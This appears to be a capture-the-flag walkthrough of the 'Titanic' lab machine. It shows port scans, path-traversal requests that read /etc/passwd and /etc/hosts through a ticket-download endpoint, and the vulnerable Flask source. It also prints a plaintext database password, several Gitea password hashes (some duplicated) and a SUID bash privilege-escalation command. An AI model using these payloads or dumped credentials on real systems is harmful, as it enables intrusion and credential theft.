

General

IP == 10.10.11.55

RUSTSCAN

PORT STATE SERVICE REASON VERSION

22/tcp open ssh syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 256 73:03:9c:76:eb:04:f1:fe:c9:e9:80:44:9c:7f:13:46 (ECDSA)

| ecdsa-sha2-nistp256

AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBGZG4yHYcDPrtN7U0l+ertBhGB-gjleH9vWnZcmqH0cvmCNvdcDY/ltR3tdB4yMJp0ZTth5itUVtLJJGHRYAZ8Wg=

| 256 d5:bd:1d:5e:9a:86:1c:eb:88:63:4d:5f:88:4b:7e:04 (ED25519)

|_ssh-ed25519

AAAAC3NzaC1lZDI1NTE5AAAAIDT1btWpkcbHWpNEEqICTtbAcQQitzOiPOmc3ZE0A69Z

80/tcp open http syn-ack ttl 63 Apache httpd 2.4.52

| http-methods:

|_ Supported Methods: GET HEAD POST OPTIONS

|_http-server-header: Apache/2.4.52 (Ubuntu)

|_http-title: Did not follow redirect to <http://titanic.htb/>

Service Info: Host: titanic.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

DOMAINS

titanic.htb

dev.titanic.htb

PORT 22 (SSH)

22/tcp open ssh syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 256 73:03:9c:76:eb:04:f1:fe:c9:e9:80:44:9c:7f:13:46 (ECDSA)

| ecdsa-sha2-nistp256

AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBGZG4yHYcDPrtN7U0l+ertBhGB-gjleH9vWnZcmqH0cvmCNvdcDY/ltR3tdB4yMJp0ZTth5itUVtLJJGHRYAZ8Wg=

| 256 d5:bd:1d:5e:9a:86:1c:eb:88:63:4d:5f:88:4b:7e:04 (ED25519)

|_ssh-ed25519

AAAAC3NzaC1lZDI1NTE5AAAAIDT1btWpkcbHWpNEEqICTtbAcQQitzOiPOmc3ZE0A69Z

developer: 

PORT 80 (HTTP)

80/tcp open http syn-ack ttl 63 Apache httpd 2.4.52

| http-methods:


|_ Supported Methods: GET HEAD POST OPTIONS

|_ http-server-header: Apache/2.4.52 (Ubuntu)


|_ http-title: Did not follow redirect to <http://titanic.htb/>

Service Info: Host: titanic.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

LANDING PAGE



Our Services



GOBUSTER SCAN

```
gobuster dir -u http://titanic.htb/ -w /usr/share/seclists/Discovery/Web-Content/common.txt
```

```
Gobuster v3.6
```

```
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
```

```
[+] Url: http://titanic.htb/
```

```
[+] Method: GET
```

```
[+] Threads: 10
```

```
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/common.txt
```

```
[+] Negative Status codes: 404
```

```
[+] User Agent: gobuster/3.6
```

```
[+] Timeout: 10s
```

```
Starting gobuster in directory enumeration mode
```

```
/book (Status: 405) [Size: 153]
```

```
/download (Status: 400) [Size: 41]
```

```
/server-status (Status: 403) [Size: 276]
```

Progress: 4734 / 4735 (99.98%)

Finished

LFI VIA BOOKING TICKET DOWNLOAD REQUEST

Request	Response
<pre>1 GET /download?ticket=../../../../../../../../etc/passwd HTTP/1.1 2 Host: titanic.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 4 Accept: 5 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png, 6 image/svg+xml,*/*;q=0.8 7 Accept-Language: en-US,en;q=0.5 8 Accept-Encoding: gzip, deflate, br 9 Referer: http://titanic.htb/ 10 Connection: keep-alive 11 Upgrade-Insecure-Requests: 1 12 Priority: u=0, i</pre>	<pre>4 Content-Disposition: attachment; filename="../../../../../../../../../../etc/passwd" 5 Content-Type: application/octet-stream 6 Content-Length: 1951 7 Last-Modified: Fri, 07 Feb 2025 11:16:19 GMT 8 Cache-Control: no-cache 9 ETag: "1738926979.4294043-1951-1605307922" 10 Keep-Alive: timeout=5, max=100 11 Connection: Keep-Alive 12 13 root:x:0:0:root:/root:/bin/bash 14 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin 15 bin:x:2:2:bin:/bin:/usr/sbin/nologin 16 sys:x:3:3:sys:/dev:/usr/sbin/nologin 17 sync:x:4:65534:sync:/bin:/bin/sync 18 games:x:5:60:games:/usr/games:/usr/sbin/nologin 19 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin 20 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin 21 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin 22 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin 23 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin 24 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin 25 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin 26 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin 27 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin 28 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin 29 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin 30 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin 31 _apt:x:100:65534:/nonexistent:/usr/sbin/nologin 32 systemd-network:x:101:102:systemd Network Management,/,/run/systemd:/usr/sbin/nologin 33 systemd-resolve:x:102:103:systemd Resolver,/,/run/systemd:/usr/sbin/nologin 34 messagebus:x:103:104:/nonexistent:/usr/sbin/nologin 35 systemd-timesync:x:104:105:systemd Time 36 Synchronization,/,/run/systemd:/usr/sbin/nologin 37 pollinate:x:105:1:/var/cache/pollinate:/bin/false 38 sshd:x:106:65534:/run/sshd:/usr/sbin/nologin 39 syslog:x:107:113:/home/syslog:/usr/sbin/nologin 40 uidd:x:108:114:/run/uidd:/usr/sbin/nologin 41 tcpdump:x:109:115:/nonexistent:/usr/sbin/nologin 42 tss:x:110:116:TPM software stack,/,/var/lib/tpm:/bin/false 43 landscape:x:111:117:/var/lib/landscape:/usr/sbin/nologin 44 fwupd-refresh:x:112:118:fwupd-refresh user,/,/run/systemd:/usr/sbin/nologin</pre>

/etc/hosts

Request

PrettyRawHex

1GET /download?ticket=../../../../../../../../etc/hosts HTTP/1.1

2Host: titanic.htb

3User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0

4Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png, image/svg+xml,*/*;q=0.8

5Accept-Language: en-US,en;q=0.5

6Accept-Encoding: gzip, deflate, br

7Referer: http://titanic.htb/

8Connection: keep-alive

9Upgrade-Insecure-Requests: 1

10Priority: u=0, i

11

12

Response

PrettyRawHexRender

1HTTP/1.1 200 OK

2Date: Thu, 20 Feb 2025 19:15:49 GMT

3Server: Werkzeug/3.0.3 Python/3.10.12

4Content-Disposition: attachment; filename=../../../../../../../../etc/hosts"

5Content-Type: application/octet-stream

6Content-Length: 250

7Last-Modified: Fri, 07 Feb 2025 12:04:36 GMT

8Cache-Control: no-cache

9ETag: "1738929876.3570278-250-1370164657"

10Keep-Alive: timeout=5, max=100

11Connection: Keep-Alive

12

13127.0.0.1 localhost titanic.htb dev.titanic.htb

14127.0.1.1 titanic

15

16# The following lines are desirable for IPv6 capable hosts

17::1 ip6-localhost ip6-loopback

18fe00::0 ip6-localnet

19ff00::0 ip6-mcastprefix

20ff02::1 ip6-allnodes

21ff02::2 ip6-allrouters


22

NEW WEBPAGE
"dev.titanic.htb"

dev.titanic.htb

LANDING PAGE

4/9



Found the “Developers” git page with the main sites config page

app.py

```
from flask import Flask, request, jsonify, send_file, render_template, redirect, url_for, Response
import os
import json
from uuid import uuid4

app = Flask(__name__)

TICKETS_DIR = "tickets"

if not os.path.exists(TICKETS_DIR):
    os.makedirs(TICKETS_DIR)

@app.route('/')
def index():
    return render_template('index.html')

@app.route('/book', methods=['POST'])
def book_ticket():
    data = {
        "name": request.form['name'],
        "email": request.form['email'],
        "phone": request.form['phone'],
        "date": request.form['date'],
        "cabin": request.form['cabin']
    }

    ticket_id = str(uuid4())
    json_filename = f"{ticket_id}.json"
    json_filepath = os.path.join(TICKETS_DIR, json_filename)
```

```

with open(json_filepath, 'w') as json_file:
    json.dump(data, json_file)

    return redirect(url_for('download_ticket', ticket=json_filename))

@app.route('/download', methods=['GET'])
def download_ticket():
    ticket = request.args.get('ticket')
    if not ticket:
        return jsonify({"error": "Ticket parameter is required"}), 400

    json_filepath = os.path.join(TICKETS_DIR, ticket)

    if os.path.exists(json_filepath):
        return send_file(json_filepath, as_attachment=True, download_name=ticket)
    else:
        return jsonify({"error": "Ticket not found"}), 404

if __name__ == '__main__':
    app.run(host='127.0.0.1', port=5000)

```

GITEA DOCKER YAML FILE

```

version: '3'

services:
  gitea:
    image: gitea/gitea
    container_name: gitea
    ports:
      - "127.0.0.1:3000:3000"
      - "127.0.0.1:2222:22"          # Optional for SSH access
    volumes:
      - /home/developer/gitea/data:/data # Replace with your path
    environment:
      - USER_UID=1000
      - USER_GID=1000
    restart: always

```

MYSQL DOCKER YAML FILE


```

version: '3.8'

services:
  mysql:
    image: mysql:8.0
    container_name: mysql
    ports:
      - "127.0.0.1:3306:3306"
    environment:
      MYSQL_ROOT_PASSWORD: [REDACTED]
      MYSQL_DATABASE: tickets
      MYSQL_USER: sql_svc
      MYSQL_PASSWORD: sql_password
    restart: always

```

GITEA.DB FILE LOCATION



USERS

id	lower_name	name	full_name	email	keep_ il_priv
1	administrator	administrator		root@titanic.htb	0
2	developer	developer		developer@titanic.htb	0
3	test	test		test@test.es	0
4	snick	snick		snick@titanic.htb	0
5	devy	devy		debrick@coll.com	0

administrator:

qOWDUWcCNLfwGOyQGrJIHyYDEfF0BcTY=
developer:sha256:50000:i/
PjRSt4VE+L7pQA1pNtNA==:5THTmJRhN7rqcO1qaApUOF7P8TEwnAvY8iXyhEBrfLyO/
F2+8wvxaCYZJjRE6llM+1Y=
test:sha256:50000:mHisOZXAE9ITS0rfMFJxfA==:UUqIKq4wcp7b1xhZlp57rxtR0FC19U3xTPjJU8wlgLRH-
MtWd+Crj+h8dvyROBPZjUnk=
snick:sha256:50000:xeAWcVMWQl0tAZuFNVS9nQ==:d8/3f9m/fAziaVsNrScOFdDO/
Fzmx1M+ECCNx6mA4awMvVSavLP3fY2YJnOH4i8bmkg=
devy:sha256:50000:qZkEa2Zvw2oy1qpoJpNsvw==:l/
NzgHOJSl9b+UwFz5bA4YJfIDp0wyaOXEwSK5KWi1V79P0DGN/LBKvpoD3TbeiCqvw=
administrator:sha256:50000:LRSeX70bIM8x2z48aij8mw==:y6IMz5J9OtBWe2gWFzLT+8oJjOiGu8kjtAY-
qOWDUWcCNLfwGOyQGrJIHyYDEfF0BcTY=
developer:sha256:50000:i/
PjRSt4VE+L7pQA1pNtNA==:5THTmJRhN7rqcO1qaApUOF7P8TEwnAvY8iXyhEBrfLyO/
F2+8wvxaCYZJjRE6llM+1Y=
test:sha256:50000:mHisOZXAE9ITS0rfMFJxfA==:UUqIKq4wcp7b1xhZlp57rxtR0FC19U3xTPjJU8wlgLRH-
MtWd+Crj+h8dvyROBPZjUnk=
snick:sha256:50000:xeAWcVMWQl0tAZuFNVS9nQ==:d8/3f9m/fAziaVsNrScOFdDO/
Fzmx1M+ECCNx6mA4awMvVSavLP3fY2YJnOH4i8bmkg=
devy:sha256:50000:qZkEa2Zvw2oy1qpoJpNsvw==:l/
NzgHOJSl9b+UwFz5bA4YJfIDp0wyaOXEwSK5KWi1V79P0DGN/LBKvpoD3TbeiCqvw=

developer: [REDACTED] worked on ssh

PRIVESC

SUIDS

```
find / -perm -u=s -type f 2>/dev/null  
/snap/core20/2434/usr/bin/chfn  
/snap/core20/2434/usr/bin/chsh  
/snap/core20/2434/usr/bin/gpasswd  
/snap/core20/2434/usr/bin/mount  
/snap/core20/2434/usr/bin/newgrp  
/snap/core20/2434/usr/bin/passwd  
/snap/core20/2434/usr/bin/su  
/snap/core20/2434/usr/bin/sudo  
/snap/core20/2434/usr/bin/umount  
/snap/core20/2434/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/snap/core20/2434/usr/lib/openssh/ssh-keysign  
/snap/snapd/23545/usr/lib/snapd/snap-confine  
/usr/lib/snapd/snap-confine  
/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/usr/lib/openssh/ssh-keysign  
/usr/libexec/polkit-agent-helper-1  
/usr/bin/chsh  
/usr/bin/newgrp  
/usr/bin/su  
/usr/bin/pkexec  
/usr/bin/sudo  
/usr/bin/gpasswd  
/usr/bin/umount
```



```
/usr/bin/chfn  
/usr/bin/passwd  
/usr/bin/mount  
/usr/bin/bash  
/usr/bin/fusermount
```

3

Simple privesc with bash

```
/usr/bin/bash -p
```